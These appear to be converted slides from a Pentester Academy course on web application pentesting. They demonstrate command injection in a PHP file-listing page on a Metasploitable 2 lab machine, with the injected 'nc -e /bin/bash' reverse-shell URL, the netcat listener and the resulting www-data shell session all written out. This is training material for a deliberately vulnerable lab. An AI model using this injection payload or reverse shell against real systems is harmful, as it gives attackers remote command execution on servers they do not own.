

Web Application Pentesting



Vivek Ramachandran

SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: <http://www.securitytube-training.com>

Pentester Academy: <http://www.PentesterAcademy.com>

Web Shell: Netcat Reverse Connects

Scenario

- No write access
- Assume /tmp also not accessible 😊
- Rely on utilities installed on systems

Network Architecture



192.168.1.10



192.168.1.20

Metasploitable 2

- <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

NC Reverse Connect Shell

```
Connecting...
192.168.1.40/list.php?path=/; nc -e /bin/bash 192.168.1.10 1234

File in path are:

total 101K
drwxr-xr-x 21 root root 4.0K May 20 2012 .
drwxr-xr-x 21 root root 4.0K May 20 2012 ..
drwxr-xr-x 2 root root 4.0K May 13 2012 bin
drwxr-xr-x 4 root root 1.0K May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 14K Dec 3 13:57 dev
drwxr-xr-x 95 root root 4.0K Dec 3 13:57 etc
drwxr-xr-x 6 root root 4.0K Apr 16 2010 home
drwxr-xr-x 2 root root 4.0K Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4.0K May 13 2012 lib
drwx----- 2 root root 16K Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4.0K Mar 16 2010 media
drwxr-xr-x 3 root root 4.0K Apr 28 2010 mnt
-rw----- 1 root root 17K Dec 3 13:58 nohup.out
drwxr-xr-x 2 root root 4.0K Mar 16 2010 opt
dr-xr-xr-x 108 root root 0 Dec 3 13:57 proc
drwxr-xr-x 13 root root 4.0K Dec 3 13:58 root
drwxr-xr-x 2 root root 4.0K May 13 2012 sbin
drwxr-xr-x 2 root root 4.0K Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Dec 3 13:57 sys
drwxrwxrwt 4 root root 4.0K Dec 3 14:14 tmp
drwxr-xr-x 12 root root 4.0K Apr 28 2010 usr
drwxr-xr-x 15 root root 4.0K May 20 2012 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

NC Listener

```
PentesterAcademy# nc -l -p 1234 -vvv
listening on [any] 1234 ...
192.168.1.40: inverse host lookup failed: Unknown server error : Connection time
d out
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.40] 32921

whoami
www-data

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux

pwd
/var/www
```

Pentester Academy

PentesterAcademy

a SecurityTube.net initiative



TOPICS

PRICING

WHY SUBSCRIBE

MEMBER ACCESS




Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable

Start Learning Today!

Latest Videos


New content added weekly!




Challenge 7: Cracking Digest Authentication Solution in WAP Challenges



Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86_64 Assembly Language and Shellcoding on Linux



Module 1: CPU Information in x86_64 Assembly Language and Shellcoding on Linux